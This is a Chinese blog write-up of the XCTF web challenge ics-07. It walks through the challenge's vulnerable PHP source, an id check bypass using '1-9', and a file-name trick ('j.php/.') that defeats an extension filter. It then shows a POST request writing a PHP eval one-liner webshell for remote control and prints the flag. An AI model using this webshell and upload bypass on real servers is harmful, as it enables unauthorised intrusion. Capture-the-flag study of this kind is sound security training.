

攻防世界web ics-07 writeup


原创

[Sprint#51264](#) 于 2020-07-18 18:44:55 发布 115 收藏

版权声明：本文为博主原创文章，遵循 [CC 4.0 BY-SA](#) 版权协议，转载请附上原文出处链接和本声明。

本文链接：https://blog.csdn.net/qq_45837896/article/details/107433171

版权



熟悉的界面，仍旧是点哪个哪个不能开的选项，只有项目管理能进入



view-source

https://blog.csdn.net/qq_45837896

那个view source是可以点的，不是让F12

开始代码审计

```
<?php
session_start();

if (!isset($_GET[page])) {
    show_source(__FILE__);
    die();
}

if (isset($_GET[page]) && $_GET[page] != 'index.php') {
    include('flag.php');
} else {
    header('Location: ?page=flag.php');
}

?>
```

https://blog.csdn.net/qq_45837896

page选其它页

面直接绕过...

第二段要求admin为true，所以先看第三段

```
<?php
if (isset($_GET[id]) && floatval($_GET[id]) !== '1' && substr($_GET[id], -1) === '9') {
    include 'config.php';
    $id = mysql_real_escape_string($_GET[id]);
    $sql="select * from cetc007.user where id='$id'";
    $result = mysql_query($sql);
    $result = mysql_fetch_object($result);
} else {
    $result = False;
    die();
}

if(!$result)die("<br >something wae wrong ! <br>");
if($result){
    echo "id: ".$result->id."<br>";
    echo "name: ".$result->user."<br>";
    $_SESSION['admin'] = True;
}


?>
```

https://blog.csdn.net/qq_45837896

要求传id值，其浮点数不能为1且该字符串最后一位为9。

于是使用1-9或者1/9（此处有疑惑）

进行传值有



查找项目

项目名称

项目ID

view-source
id: 1
name:admin

https://blog.csdn.net/qq_45837896

admin为true，再次看源码

```
<?php
if ($_SESSION['admin']) {
    $con = $_POST['con'];
    $file = $_POST['file'];
    $filename = "backup/".$file;

    if(preg_match('/.+\.php(p[3457]?|t|tml)$/i', $filename)){
        die("Bad file extension");
    }else{
        chdir('uploaded');
        $f = fopen($filename, 'w');
        fwrite($f, $con);
        fclose($f);
    }
}
?>
```

https://blog.csdn.net/qq_45837896

传file文件

名，还有con（文件写入的数据）。

后面进行正则判断，题要从/开始判断，要想绕过我们可以给文件起名为j.php/。


也就是说在文件名目录下加了个空目录，相当于没加，但是绕过了正则判断，这里还有一个chdir()函数

chdir(xxx) 函数改变当前的目录到所给值xxx

于是乎文件最后被存在了 uploaded/backup/j.php

后面对文件写入con值

我们用hackbar工具进行POST传值，并在con中写php一句话准备菜刀连接



The screenshot shows a web proxy tool interface. At the top, there are three buttons: "Load URL", "Split URL", and "Execute". The URL field contains "http://220.249.52.133:35648/index.php?page=flag.php&id=1-9". Below the URL field, there are checkboxes for "Post data", "Referer", "User Agent", and "Cookies", all of which are checked. There are also buttons for "Add Header" and "Clear All". The main content area shows a POST request body: "file=j.php/.&con=<?php @eval(\$_POST['x']);?>". Below this, there is a file explorer view showing a directory structure with folders like "html", "uploaded", "backup", "layui", "css", and "js". A table of files is displayed, with "flag.php" highlighted. The table columns include file name, date, size, and permissions.

File Name	Date	Size	Permissions
css	2018-11-12 04:23:47	4096	U/bb
js	2018-11-12 04:23:47	4096	0755
index.html	2018-11-12 04:23:47	5599	0755
view-source.php	2018-11-12 04:23:47	1655	0755
config.php	2018-11-12 04:23:47	219	0755
index.php	2018-11-12 04:23:47	2783	0755
flag.php	2020-07-18 10:05:33	144	0755
logo.png	2018-11-12 04:23:47	17864	0755
播唱混.png	2018-11-12 04:23:47	1957102	0755

找到flag.php并打开

```
<html>
<head>
  <meta charset="utf-8" />
</head>
<body>
  <?php
    $flag="cyberpeace [9419d2a17f31474c552edeedb18404b3]";
  ?>
</body>
</html>
```

(我好无知，继续学习)